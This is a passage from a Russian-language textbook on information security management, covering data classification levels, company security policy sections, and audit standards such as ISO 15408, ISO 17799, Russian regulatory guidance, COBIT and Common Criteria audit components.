Доступ к информации уровня «конфиденциально» осуществляется категориями пользователей: Администраторы, Топ-менеджеры, Сотрудники.

Копирование и любая передача информации данного уровня ограничены периметром компании. Уничтожение информации возможно только ее владельцем.

3. Информация уровня «строго конфиденциально». Подлежит защите от НСД средствами разграничения доступа и криптографической защите.

Удаленный доступ из корпоративной сети осуществляется с применением средств шифрования трафика. Удаленный доступ сотрудников из Internet осуществляется с применением средств шифрования трафика. Копирование и любая передача информации данного уровня возможно только в пределах компании и только авторизованным персоналом. Уничтожение информации возможно только ее владельцем.

Право на удаление информации уровня «секретно» имеет только администратор безопасности вместе с ИТ – администратором (пароль разделен на две части между ними) с разрешения тех. Директора.

Доступ к информации уровня «строго конфиденциально» осуществляется категориями пользователей: Топ-менеджеры, Сотрудники (с разрешения тех. директора).

4. Информация уровня «секретно» подлежит защите от НСД, криптографической защите и обязательному протоколированию доступа.

Удаленный доступ из корпоративной сети осуществляется с применением средств шифрования трафика. Удаленный доступ из Internet запрещен. Копирование и любая передача информации данного уровня возможно только в пределах компании и только авторизованным персонам. Уничтожение информации возможно только ее владельцем.

Право на удаление информации уровня «секретно» имеет только администратор безопасности вместе с ИТ-администратором администратором (пароль разделен на две части между ними) с разрешения тех. директора.

Доступ к информации уровня «строго конфиденциально» осуществляется категориями пользователей: Топ-менеджеры.

#### **Классификационный раздел**

Данный раздел описывает имеющиеся в организации материальные, информационные ресурсы и необходимый уровень их защиты.

В качестве материальных ресурсов могут выступать элементы, описанные выше. В проекции на организацию с моделью безопасности информационной сети (рисунок 6.9) данный список может принять вид:

Аппаратное обеспечение:

компьютеры,

принтеры,

сканеры,

факсы и телефоны,

коммуникационные линии,

сетевое оборудование (сетевые карты) и их составные части.

Программное обеспечение:

операционные системы: Windows 2000, Server, NT, 98/95 (для рабочих станций),

прикладные программы: офисные приложения (MS Word, MS Excel, ...), базы данных (1C, MS Access, Oracle, ...), другое (...),

почтовые протоколы POP3, SMTP,

сетевые протоколы: стек TCP/IP,

система анализа защищенности (Internet Scanner),

система обнаружения атак IDS,

...

Информационное обеспечение (вводимые и обрабатываемые, хранимые, передаваемые и резервные (сохраненные копии) данные и метаданные):

данные о сотрудниках (информация о личности (ФИО, ...), занимаемой должности, правах доступа к информации, заработной плате, ...),

данные о клиентах/партнерах,

данные о соглашениях/контрактах с клиентами/партнерами,

промежуточные данные (при обработке какой бы то ни было информации),

данные о конфигурации системы, используемом оборудовании и программах,

....

Персонал:

обслуживающий персонал (ИТ – администраторы, администраторы безопасности),

пользователи (администрация организации, топ-менеджеры, экономисты, юристы, кладовщики, клиенты,...).

Документация (конструкторская, техническая, пользовательская, ...).

Расходные материалы:

бумага,

магнитные носители,

картриджи,

др.

### **Штатный раздел**

Данный раздел характеризует меры безопасности, применяемые к персоналу, иначе говоря, эти документы функционируют на процедурном уровне защиты информации.

Типовые документы:

Описание должностей с точки зрения информационной безопасности,

Организация обучения и переподготовки персонала,

Порядок реагирования на нарушения режима безопасности и т.п.

Данный уровень был подробно рассмотрен ранее (см. п.3).

Раздел инструкций и требований по обеспечению внутренней информационной безопасности компании

Приведу перечень всех типовых инструкций:

Правила парольной защиты

Правила защиты от вирусов и злонамеренного программного обеспечения

Требования по контролю за физического доступом

Требования по физической защите оборудования

Инструкция по безопасному уничтожению информации или оборудования

Инструкция по безопасности рабочего места (документов на рабочем столе и на экране монитора)

Правила осуществления удаленного доступа

Правила осуществления локального доступа

Требования резервного сохранения информации

Требования мониторинга и ведения диагностических лог файлов

Требование мониторинга доступа и использования систем и ведения лог файлов

Требования при обращении с носителями данных

Требования по неэлектронному информационному обмену

Требования при регистрации пользователей

Требования по проверке прав пользователей

Требования по контролю доступа в операционную систему

Требование к процедуре входа в систему (log on)

Правила использования системных утилит

Правила удаленной работы мобильных пользователей

Следующие требования должны быть предусмотрены:

Требование распределения ответственности при обеспечении безопасности

Правила безопасности при выборе персонала

Требования контроля оперативных изменений

Требования проверки входных данных

Требования к применению криптографических средств управления

Требования по контролю программ операционной системы

Требования по контролю доступа к исходным текстам программ и библиотек

Требования контроля вносимых изменений

Требование обеспечения непрерывности бизнеса

Требования соблюдения авторского права на программное обеспечение

Требования обеспечения сохранности улик (свидетельств, доказательств)

Требования по управлению системным аудитом

Инструкции

По приему на работу и допуску новых сотрудников к работе в АС и наделения их необходимыми полномочиями по доступу к ресурсам системы.

По увольнению работников и лишения их прав доступа в систему.

По действиям различных категорий персонала, включая сотрудников отдела безопасности информации, по ликвидации последствий кризисных (аварийных или нештатных) ситуаций, в случае их возникновения.

Действия персонала по ликвидации последствий кризисных (аварийных или нештатных) ситуаций в случае их возникновения.

Процедуры контроля в случае инцидентов.

## **7. Контроль безопасности информационной системы**

### **7.1. Нормативная база аудита**

#### **7.1.1. Законодательство в области аудита безопасности**

Наиболее значимыми нормативными документами в области информационной безопасности, определяющими критерии для оценки защищенности АС, и требования, предъявляемые к механизмам защиты, являются:

Общие критерии оценки безопасности информационных технологий (The Common Criteria for Information Technology Security Evaluation/ISO 15408);

Практические правила управления информационной безопасностью (Code of practice for Information Security Management/ISO 17799);

Кроме этого, в нашей стране первостепенное значение имеют Руководящие документы (РД) Гостехкомиссии России. В других странах их место занимают соответствующие национальные стандарты (там, где они есть).

#### **ISO 15408: Common Criteria for Information Technology Security Evaluation**

Наиболее полно критерии для оценки механизмов безопасности программно-технического уровня представлены в международном стандарте ISO 15408: Common Criteria for Information Technology Security Evaluation (Общие критерии оценки безопасности информационных технологий), принятом в 1999 году.

Общие критерии оценки безопасности информационных технологий (далее «Общие Критерии») определяют функциональные требования безопасности (security functional requirements) и требования к адекватности реализации функций безопасности (security assurance requirements).

При проведении работ по анализу защищенности АС, а также СВТ «Общие критерии» целесообразно использовать в качестве основных критериев, позволяющих оценить уровень защищенности АС (СВТ) с точки зрения полноты реализованных в ней функций безопасности и надежности реализации этих функций.

Хотя применимость «Общих критериев» ограничивается механизмами безопасности программно-технического уровня, в них содержится определенный набор требований к механизмам безопасности организационного уровня и требований по физической защите, которые непосредственно связаны с описываемыми функциями безопасности.



Первая часть «Общих критериев» содержит определение общих понятий, концепции, описание модели и методики проведения оценки безопасности ИТ. В ней вводится понятийный аппарат, и определяются принципы формализации предметной области.

Требования к функциональности средств защиты приводятся во второй части «Общих критериев» и могут быть непосредственно использованы при анализе защищенности для оценки полноты реализованных в АС (СВТ) функций безопасности.

Третья часть «Общих критериев» содержит классы требований гарантированности оценки, включая класс требований по анализу уязвимостей средств и механизмов защиты под названием AVA: Vulnerability Assessment. Данный класс требований определяет методы, которые должны использоваться для предупреждения, выявления и ликвидации следующих типов уязвимостей:

Наличие побочных каналов утечки информации;

Ошибки в конфигурации либо неправильное использование системы, приводящее к переходу в небезопасное состояние;

Недостаточная надежность (стойкость) механизмов безопасности, реализующих соответствующие функции безопасности;

Наличие уязвимостей («дыр») в средствах защиты информации, дающих возможность пользователям получать НСД к информации в обход существующих механизмов защиты.

Соответствующие требования гарантированности оценки содержатся в следующих четырех семействах требований:

Семейство AVA\_CCA: Covert Channel Analysis (Анализ каналов утечки информации);

Семейство AVA\_MSU: Misuse (Ошибки в конфигурации либо неправильное использование системы, приводящее к переходу системы в небезопасное состояние);

Семейство AVA\_SOF: Strength of TOE Security Functions (Стойкость функций безопасности, обеспечиваемая их реализацией);

Семейство AVA\_VLA: Vulnerability Analysis (Анализ уязвимостей).

При проведении работ по аудиту безопасности перечисленные семейства требований могут использоваться в качестве руководства и критериев для анализа уязвимостей АС (СВТ).

### **ISO 17799: Code of Practice for Information Security Management**

Наиболее полно критерии для оценки механизмов безопасности организационного уровня представлены в международном стандарте ISO 17799: Code of Practice for Information Security Management (Практические правила управления информационной безопасностью), принятом в 2000 году. ISO 17799 является ни чем иным, как международной версией британского стандарта BS 7799.

ISO 17799 содержит практические правила по управлению информационной безопасностью и может использоваться в качестве критериев для оценки механизмов безопасности организационного уровня, включая административные, процедурные и физические меры защиты (об этом упоминалось в первом разделе).

Практические правила разбиты на следующие 10 разделов:

Политика безопасности;

Организация защиты;

Классификация ресурсов и их контроль;

Безопасность персонала;

Физическая безопасность;

Администрирование компьютерных систем и вычислительных сетей;

Управление доступом;

Разработка и сопровождение информационных систем;

Планирование бесперебойной работы организации;

Контроль выполнения требований политики безопасности.

В этих разделах содержится описание механизмов безопасности организационного уровня, реализуемых в настоящее время в правительственных и коммерческих организациях во многих странах мира.

Десять средств контроля, предлагаемых в ISO 17799 (они обозначены как ключевые), считаются особенно важными. Под средствами контроля в данном контексте понимаются механизмы управления информационной безопасностью организации.

При использовании некоторых из средств контроля, например, шифрования данных, может потребоваться оценка рисков, чтобы определить нужны ли они и каким образом их следует реализовывать. Для обеспечения более высокого уровня защиты особенно ценных ресурсов или оказания противодействия особенно серьезным угрозам безопасности в ряде случаев могут потребоваться более сильные средства контроля, которые выходят за рамки ISO 17799.

Десять ключевых средств контроля, перечисленные ниже, представляют собой либо обязательные требования, например, требования действующего законодательства, либо считаются основными структурными элементами информационной безопасности, например, обучение правилам безопасности. Эти средства контроля актуальны для всех организаций и сред функционирования АС и составляют основу системы управления информационной безопасностью. Они служат в качестве основного руководства для организаций, приступающих к реализации средств управления информационной безопасностью.

Ключевыми являются следующие средства контроля:

Документ о политике информационной безопасности;

Распределение обязанностей по обеспечению информационной безопасности;

Обучение и подготовка персонала к поддержанию режима информационной безопасности;

Уведомление о случаях нарушения защиты;

Средства защиты от вирусов;

Планирование бесперебойной работы организации;

Контроль над копированием программного обеспечения, защищенного законом об авторском праве;

Защита документации организации;

Защита данных;

Контроль соответствия политике безопасности.

Процедура аудита безопасности АС включает в себя проверку наличия перечисленных ключевых средств контроля, оценку полноты и правильности их реализации, а также анализ их адекватности рискам, существующим в данной среде функционирования. Составной частью работ по аудиту безопасности АС также является анализ и управление рисками.

#### **РД Гостехкомиссии России**

В общем случае в нашей стране при решении задач защиты информации должно обеспечиваться соблюдение следующих указов Президента, федеральных законов, постановлений Правительства Российской Федерации, РД Гостехкомиссии России и других нормативных документов (см. также раздел 1):

Доктрина информационной безопасности Российской Федерации;

Указ Президента РФ от 6 марта 1997 г. №188 «Об утверждении перечня сведений конфиденциального характера»;

Закон Российской Федерации «Об информации, информатизации и защите информации» от 20.02.95 N 24-ФЗ;

Закон Российской Федерации «О связи» от 16.02.95 N 15-ФЗ;

Закон Российской Федерации «О правовой охране программ для электронных вычислительных машин и баз данных» от 23.09.92 N3523-1;

Закон Российской Федерации «Об участии в международном информационном обмене» от 04.07.96 N 85-ФЗ;

Постановление Правительства Российской Федерации «О лицензировании отдельных видов деятельности» от 16.09.98г;

Закон Российской Федерации «О государственной тайне» от 21 июля 1993 г;

ГОСТ Р 51583 «Защита информации. Порядок создания автоматизированных систем в защищенном исполнении».

Руководящий документ «Положение по аттестации объектов информатизации по требованиям безопасности информации» (Утверждено Председателем Гостехкомиссии России 25.11.1994 г.);

Руководящий документ «Автоматизированные системы. Защита от несанкционированного доступа к информации. Классификация АС и требования к защите информации» (Гостехкомиссия России, 1997);

«Положение о сертификации средств защиты информации по требованиям безопасности информации» (Постановление Правительства РФ 608, 1995 г.);

Руководящий документ «Средства вычислительной техники. Защита от НСД к информации. Показатели защищенности от НСД к информации» (Гостехкомиссия России, 1992 г.);

Руководящий документ «Концепция защиты средств вычислительной техники от НСД к информации» (Гостехкомиссия России, 1992 г.);

Руководящий документ «Защита от НСД к информации. Термины и определения» (Гостехкомиссия России, 1992 г.);

Руководящий документ «Временное положение по организации разработки, изготовления и эксплуатации программных и технических средств защиты информации от НСД в АС и СВТ» (Гостехкомиссия России, 1992 г.);

Руководящий документ «Средства вычислительной техники. Межсетевые экраны. Защита от НСД к информации. Показатели защищенности от НСД к информации» (Гостехкомиссия России, 1997 г.);

Руководящий документ «Защита от несанкционированного доступа к информации. Часть 1. Программное обеспечение средств защиты информации. Классификация по уровню контроля отсутствия не декларированных возможностей» (Гостехкомиссия России, 1999 г.);

Руководящий документ «Специальные требования и рекомендации по технической защите конфиденциальной информации» (Гостехкомиссия России, 2001г.).

РД Гостехкомиссии России составляют основу нормативной базы в области защиты от НСД к информации в нашей стране. Наиболее значимые из них, определяющие критерии для оценки защищенности АС (СВТ).

Критерии для оценки механизмов защиты программно-технического уровня, используемые при анализе защищенности АС и СВТ, выражены в РД Гостехкомиссии РФ:

«АС. Защита от НСД к информации. Классификация АС и требования по защите информации» и «СВТ. Защита от НСД к информации. Показатели защищенности от НСД к информации».

РД «СВТ. Защита от НСД к информации. Показатели защищенности от НСД к информации».

РД «СВТ. Защита от НСД к информации. Показатели защищенности от НСД к информации» устанавливает классификацию СВТ по уровню защищенности от НСД к информации на базе перечня показателей защищенности и совокупности описывающих их требований. (Основным источником при разработке этого документа послужила американская «Оранжевая книга»). Устанавливается семь классов защищенности СВТ от НСД к информации. Самый низкий класс седьмой, самый высокий - первый. Классы подразделяются на четыре группы, отличающиеся уровнем защиты:

Первая группа содержит только один седьмой класс, к которому относят все СВТ, не удовлетворяющие требованиям более высоких классов;

Вторая группа характеризуется дискреционной защитой и содержит шестой и пятый классы;

Третья группа характеризуется мандатной защитой и содержит четвертый, третий и второй классы;

Четвертая группа характеризуется верифицированной защитой содержит только первый класс.

РД «АС. Защита от НСД к информации. Классификация АС и требования по защите информации».

РД «АС. Защита от НСД к информации. Классификация АС и требования по защите информации» устанавливает классификацию автоматизированных систем, подлежащих защите от несанкционированного доступа к информации, и требования по защите информации в АС различных классов. К числу определяющих признаков, по которым производится группировка АС в различные классы, относятся:

наличие в АС информации различного уровня конфиденциальности;

уровень полномочий субъектов доступа АС на доступ к конфиденциальной информации;

режим обработки данных в АС - коллективный или индивидуальный.

Устанавливается девять классов защищенности АС от НСД к информации. Каждый класс характеризуется определенной минимальной совокупностью требований по защите.

Классы подразделяются на три группы, отличающиеся особенностями обработки информации в АС. В пределах каждой группы соблюдается иерархия требований по защите в зависимости от ценности и конфиденциальности информации и, следовательно, иерархия классов защищенности АС.

РД «СВТ. Межсетевые экраны. Защита от НСД к информации. Показатели защищенности от НСД к информации».

При анализе системы защиты внешнего периметра корпоративной сети в качестве основных критериев целесообразно использовать РД «СВТ. Межсетевые экраны. Защита от

НСД к информации. Показатели защищенности от НСД к информации». Данный документ определяет показатели защищенности МЭ. Каждый показатель защищенности представляет собой набор требований безопасности, характеризующих определенную область функционирования МЭ. Всего выделяется пять показателей защищенности:

- Управление доступом;
- Идентификация и аутентификация;
- Регистрация событий и оповещение;
- Контроль целостности;
- Восстановление работоспособности.

На основании показателей защищенности определяются следующие пять классов защищенности МЭ:

- Простейшие фильтрующие маршрутизаторы – 5 класс;
- Пакетные фильтры сетевого уровня – 4 класс;
- Простейшие МЭ прикладного уровня – 3 класс;
- МЭ базового уровня – 2 класс;
- Продвинутое МЭ – 1 класс.

МЭ первого класса защищенности могут использоваться в АС класса 1А, классах обрабатывающих информацию «особой важности». Второму классу защищенности МЭ соответствует класс защищенности АС 1Б, предназначенный для обработки «совершенно секретной» информации и т.п. [3].

### **7.1.2. Стандарты аудиторской деятельности**

#### **Ассоциация аудита и контроля информационных систем**

Ассоциация аудита и контроля информационных систем – ISACA. Подход к проведению аудита ИС, как отдельной самостоятельной услуги, с течением времени упорядочился и стандартизировался. Крупные и средние аудиторские компании образовали ассоциации: союзы профессионалов в области аудита ИС, которые занимаются созданием и сопровождением стандартов аудиторской деятельности в сфере ИТ. Как правило, это закрытые стандарты.

Ассоциация ISACA занимается открытой стандартизацией аудита ИС.

Ассоциация ISACA основана в 1969 году и в настоящее время объединяет около 20 тысяч членов из более чем 100 стран, в том числе и России. Ассоциация координирует деятельность более чем 12000 аудиторов информационных систем.

Основная декларируемая цель ассоциации: это исследование, разработка, публикация и продвижение стандартизованного набора документов по управлению информационной технологией для ежедневного использования администраторами и аудиторами информационных систем.

В помощь профессиональным аудиторам, администраторам и заинтересованным пользователям ассоциацией ISACA и привлеченными специалистами из ведущих мировых консалтинговых компаний был разработан стандарт CoViT.

### CoViT

CoViT (Контрольные объекты информационной технологии) – открытый стандарт, первое издание, которое в 1996 году было продано в 98 странах по всему миру и облегчило работу профессиональных аудиторов в сфере информационных технологий. Стандарт связывает информационные технологии и действия аудиторов, объединяет и согласовывает многие другие стандарты в единый ресурс, позволяющий авторитетно, на современном уровне получить представление и управлять целями и задачами, решаемыми ИС. CoViT учитывает все особенности информационных систем любого масштаба и сложности.

Основополагающее правило, положенное в основу CoViT: ресурсы ИС должны управляться набором естественно сгруппированных процессов для обеспечения организации необходимой и надежной информацией (рисунок 7.1).



Рис. 7.1. Структура стандарта CoViT

Каждый из приведенных элементов на блок схеме комплексный и включает в себя следующие компоненты.

*Ресурсы:* людские ресурсы, приложения, технологии, оборудование, данные. А теперь немного разъяснений по поводу того, какие ресурсы и критерии их оценки используются в стандарте CoViT:

Трудовые ресурсы – под трудовыми ресурсами понимаются не только сотрудники организации, но также руководство организации и контрактный персонал. Рассматриваются навыки штата, понимание задач и производительность работы.


Приложения – прикладное программное обеспечение, используемое в работе организации.

Технологии – операционные системы, базы данных, системы управления и т.д.

Оборудование – все аппаратные средства ИС организации, с учетом их обслуживания.

Данные – данные в самом широком смысле — внешние и внутренние, структурированные и неструктурированные, графические, звуковые, мульти-медиа и т.д.

*Критерии оценки:* эффективность, технический уровень, безопасность, целостность, пригодность, согласованность, надежность.

Все эти ресурсы оцениваются CoViT на каждом из этапов построения или аудита ИС по следующим критериям:

Эффективность – критерий, определяющий уместность и соответствие информации задачам бизнеса.

Технический уровень – критерий соответствия стандартам и инструкциям.

Безопасность – защита информации.

Целостность – точность и законченность информации.

Пригодность – доступность информации требуемым бизнес-процессам в настоящем и будущем. А также защита необходимых и сопутствующих ресурсов.

Согласованность – исполнение законов, инструкций и договоренностей, влияющих на бизнес-процесс, то есть внешние требования к бизнесу.

Надежность – соответствие информации, предоставляемой руководству организации, осуществление соответствующего управления финансированием и согласованность должностных обязанностей.

*Планирование и организация:*

P01 Стратегический план развития,

P02 Архитектура ИС,

P03 Технологическое направление,

P04 Внутренняя организационная структура и взаимоотношения,

P05 Управление инвестициями,

P06 Цели и задачи руководства,

P07 Пользователи и обслуживающий персонал,

P08 Законодательные и нормативные акты,

P09 Учет и анализ рисков,

P010 Управление проектами,

P011 Управление качеством.

*Комплектация и внедрение:*

A1 Технологическое решение,

A2 Прикладное ПО,

A3 Инфраструктура,

A4 Процедуры,



A5 Установка и аккредитация ИС,

A6 Оценка эффективности.

Функционирование и обслуживание:

DS1 Уровни обслуживания,

DS2 Услуги сторонних организаций,

DS3 Производительность и масштабируемость,

DS4 Непрерывность обслуживания,

DS5 Безопасность информации в ИС,

DS6 Определение и учет затрат,

DS7 Обучение пользователей,

DS8 Помощь и консультации обслуживающему персоналу,

DS9 Конфигурация элементов ИС,

DS10 Разрешение проблем и инцидентов,

DS11 Работа, передача, хранение и защита данных,

DS12 Безопасность работы,

DS13 Проведение и документирование работ.

Мониторинг, управление, контроль:

M1 Мониторинг происходящих процессов,

M2 Адекватность управления,

M3 Контроль независимого обслуживания,

M4 Проведение независимого аудита.

CoViT базируется на стандартах аудита ISA и ISACF, но включает и другие международные стандарты, в том числе принимает во внимание утвержденные ранее стандарты и нормативные документы:

технические стандарты;

кодексы;

критерии ИС и описание процессов;

профессиональные стандарты;

требования и рекомендации;

требования к банковским услугам, системам электронной торговли и производству.

Стандарт разработан и проанализирован сотрудниками соответствующих подразделений ведущих консалтинговых компаний и используется в их работе наряду с собственными разработками.

Применение стандарта CoViT возможно как для проведения аудита ИС организации, так и для изначального проектирования ИС. Обычный вариант прямой и обратной задач. Если в первом случае – это соответствие текущего состояния ИС лучшей практике аналогичных

организаций и предприятий, то в другом – изначально верный проект и, как следствие, по окончании проектирования – ИС, стремящаяся к идеалу.

Несмотря на малый размер разработчики старались, чтобы стандарт был прагматичным и отвечал потребностям бизнеса, при этом сохраняя независимость от конкретных производителей, технологий и платформ.

На базовой блок-схеме CoViT отражена последовательность, состав и взаимосвязь базовых групп. *Бизнес-процессы* (в верхней части схемы) предъявляют свои требования к ресурсам ИС, которые анализируются с использованием критериев оценки CoViT на всех этапах построения и проведения аудита.

Четыре базовые группы (домена) содержат в себе тридцать четыре подгруппы, которые, в свою очередь состоят из трехсот двух объектов контроля. Объекты контроля предоставляют аудитору всю достоверную и актуальную информацию о текущем состоянии ИС.

Отличительные черты CoViT:

Большая зона охвата (все задачи от стратегического планирования и основополагающих документов до анализа работы отдельных элементов ИС).

Перекрестный аудит (перекрывающиеся зоны проверки критически важных элементов).

Адаптируемый, наращиваемый стандарт.

Стандарт легко масштабируется и наращивается. CoViT позволяет использовать любые разработки производителей аппаратно-программного обеспечения и анализировать полученные данные не изменяя общие подходы и собственную структуру.

### **Требования к представлению информации**

Ассоциация ISACA разработала и приняла требования к представлению информации при проведении аудита. Применение стандарта CoViT гарантирует соблюдение этих требований.

Основное требование: полезность информации. Чтобы информация была полезной, она должна обладать определенными характеристиками, среди которых:

Понятность. Информация должна быть понятной для пользователя, который обладает определенным уровнем знаний, что не означает, однако, исключения сложной информации, если она необходима.

Уместность. Информация является уместной или относящейся к делу, если она влияет на решения пользователей и помогает им оценивать прошлые, настоящие, будущие события или подтверждать и исправлять прошлые оценки. На уместность информации влияет ее содержание и существенность. Информация является существенной, если ее отсутствие или неправильная оценка могут повлиять на решение пользователя. Еще одна характеристика уместности: это своевременность информации, которая означает, что вся значимая информация своевременно, без задержки включена в отчет и такой отчет предоставлен

вовремя. Неким аналогом принципа уместности в российской практике может служить требование полноты отражения операций за учетный период, хотя требование отражения всей информации не тождественно требованию отражения существенной информации.

Достоверность, надежность. Информация является достоверной, если она не содержит существенных ошибок или пристрастных оценок и правдиво отражает хозяйственную деятельность. Чтобы быть достоверной, информация должна удовлетворять следующим характеристикам:

правдивость;

нейтральность: информация не должна содержать однобоких оценок, то есть информация не должна предоставляться выборочно, с целью достижения определенного результата;

осмотрительность: готовность к учету потенциальных убытков, а не потенциальных прибылей и как следствие – создание резервов, такой подход уместен в состоянии неопределенности и не означает создание скрытых резервов или искажения информации;

достаточность информации: включает такую характеристику, как требование полноты информации, как с точки зрения ее существенности, так и затрат на ее подготовку.

#### **Стандарты в области оценки информационной безопасности на базе «Общих критериев»**

Проект «Общие критерии» стал основой для «Общих критериев оценки безопасности информационных технологий», который носит не только технический, но и экономико-политический характер. Его цель состоит, в частности, в том, чтобы упростить, удешевить и ускорить путь сертифицированных изделий информационных технологий на мировой рынок.

Эта цель близка и понятна российским специалистам. В 2002 году был официально издан ГОСТ Р ИСО/МЭК 15408-2002 «Критерии оценки безопасности информационных технологий» с датой введения в действие первого января 2004 г. Таким образом, и Россия фактически живет по «Общим критериям» со всеми вытекающими из данного факта последствиями.

Согласно подходу, принятому в «Общих критериях», на основании предположений безопасности, при учете угроз и положений политики безопасности формулируются цели безопасности для объекта оценки. Для их достижения к объекту и его среде предъявляются требования безопасности.

«Общие критерии» в главной своей части являются каталогом (библиотекой) требований безопасности. Спектр стандартизованных требований чрезвычайно широк, что способствует универсальности «ОК». Высокий уровень детализации делает их конкретными, допускающими однозначную проверку, способствует повторяемости результатов оценки. Требования параметризованы, что обеспечивает их гибкость.

«Общие критерии» содержат два основных вида требований безопасности:

*функциональные*, соответствующие активному аспекту защиты, предъявляемые к функциям безопасности объекта оценки и реализующим их механизмам;

*требования доверия*, соответствующие пассивному аспекту, предъявляемые к технологии и процессу разработки и эксплуатации объекта оценки.

Библиотека функциональных требований составляет вторую часть «Общих критериев», а каталог требований доверия – третью часть (первая содержит изложение основных концепций ОК).

Кроме того, выделяются общие требования к сервисам безопасности. К числу важнейших видов функциональных требований принадлежат: анализ аудита безопасности (FAU\_SAA).

Из существенных для активного аудита компонентов класса FAU «Аудит безопасности» в «Общих критериях» отсутствуют анализ на соответствие политике безопасности (пороговый, статистический и сигнатурный анализы в семействе FAU\_SAA предусмотрены), хранилища для описаний контролируемых объектов и для анализируемой информации, а также все интерфейсные компоненты.

В семейство FAU\_GEN (генерация данных аудита безопасности) предлагается включить два новых компонента:

FAU\_GEN.3 – ассоциирование объекта, операция с которым вызвала событие, с включением в регистрационные записи имени (идентификатора) этого объекта. На минимальном уровне должны протоколироваться открытие/закрытие объекта (установление/разрыв соединения и т.п.), на базовом - все промежуточные операции. На детальном уровне в регистрационные записи должны входить все операнды операции с объектом. Компонент FAU\_GEN.3 добавлен по двум причинам. Во-первых, должна соблюдаться симметрия между субъектами и объектами. Во-вторых, статистические профили целесообразно строить не для субъектов, а для объектов, но для этого нужно располагать соответствующей информацией.

FAU\_GEN.4 – предназначен для обеспечения неотказуемости сервиса, пользующегося услугами семейства FAU\_GEN, от регистрации события.

Стандартный компонент FAU\_SAR.3 дает возможность осуществлять поиск и сортировку регистрационной информации, задавая в качестве критериев логические выражения.

Подобные выражения полезны также для задания фильтров, управляющих работой сенсоров.

Автоматический анализ регистрационной информации с целью выявления подозрительной активности представлен в «Общих критериях» четырьмя компонентами семейства FAU\_SAA.

FAU\_SAA.1 ориентирован на обнаружение превышения порогов, заданных фиксированным набором правил.

FAU\_SAA.2 служит для выявления нетипичной активности путем анализа профилей поведения. В «Общих критериях» предлагаются профили для субъектов, хотя профили объектов могут оказаться предпочтительными. «Общие критерии» допускают анализ, как в реальном времени, так и постфактум. Поддержку анализа в реальном времени следует рассматривать как важнейшую отличительную особенность средств активного аудита.

FAU\_SAA.3 направлен на выявление простых атак путем проведения сигнатурного анализа.

FAU\_SAA.4 позволяет выявлять сложные, многоэтапные атаки, осуществляемые группой злоумышленников. Предусматривается возможность настройки всех четырех компонентов путем добавления, модификации или удаления правил, отслеживаемых субъектов и сигнатур.

Вводится еще один компонент, FAU\_SAA.5, позволяющий выявлять нарушения политики безопасности. Задавать политики предлагается с помощью предикатов первого порядка.

В плане автоматического реагирования на подозрительную активность «Общие критерии» по сути ограничились констатацией подобной возможности. Решающий элемент, который, получив рекомендации от компонентов анализа, определяет, действительно ли имеет место подозрительная активность, и, при необходимости, надлежащим образом реагирует (выбирая форму реакции в зависимости от серьезности выявленных нарушений).

Это значит, что решатель (решающий элемент) должен уметь:

ранжировать подозрительную активность;

реагировать в соответствии с рангом нарушения.

Оба аспекта должны управляться администратором безопасности.

В качестве отдельной возможности, присущей системам высокого класса, фигурирует проведение корреляционного анализа информации.

Описание контролируемых объектов и хранение соответствующей информации - важнейшая составная часть средств активного аудита, придающая им свойства расширяемости и настраиваемости. К этому компоненту предъявляются в первую очередь технологические требования.

Мониторы, как организующие оболочки для менеджеров средств активного аудита, должны обладать двумя группами свойств:

обеспечивать защиту процессов, составляющих менеджер, от злоумышленных воздействий;

обеспечивать высокую доступность этих процессов.

Первая группа обслуживается семейством FPT\_SEP (разделение доменов).

Вторая группа свойств может обеспечиваться такими техническими решениями, как программное обеспечение промежуточного слоя, кластерные конфигурации и т.д.

В плане безопасности целесообразно следовать требованиям FPT\_FLS.1 (невозможность перехода в небезопасное состояние в случае сбоя или отказа), а также FPT\_RCV.2, FPT\_RCV.3, FPT\_RCV.4 (надежное восстановление в автоматическом режиме, без потери данных, с точностью до функции безопасности).

Безопасность интерфейсов монитора (с другими мониторами, сенсорами, администратором безопасности) может обеспечиваться компонентами FPT\_ITI.1, FPT\_ITI.2 (обнаружение и исправление модификации экспортируемых данных), FPT\_ITC.1 (конфиденциальность экспортируемых данных), FPT\_ITA.1 (доступность экспортируемых данных).

На рабочем месте администратора безопасности должны быть обеспечены стандартные для средств управления возможности: графический интерфейс, возможность настройки способа визуализации и уровня детализации, отбора отображаемых событий. Специфичной для средств активного аудита является возможность получения объяснений от анализаторов и решателей по поводу обнаруженной подозрительной активности. Такие объяснения помогают выбрать адекватный способ реагирования.

Функциональный пакет (ФП) – это неоднократно используемая совокупность функциональных компонентов, объединенных для достижения определенных целей безопасности.

Профили защиты (ПЗ), соответствующие классам защищенности, строятся на основе базового ПЗ и соответствующих комбинаций ФП. Можно зафиксировать профили для следующих разновидностей средств активного аудита:

класс 5 - защита одного информационного сервиса с отслеживанием фиксированного набора характеристик и пороговым анализом (базовый ПЗ);

класс 4 - защита однохостовой конфигурации с произвольным набором информационных сервисов, отслеживанием сетевого трафика, системных и прикладных событий, пороговым и простым сигнатурным анализом в реальном масштабе времени;

класс 3 - защита сегмента локальной сети от многоэтапных атак при сохранении остальных предположений класса 4;

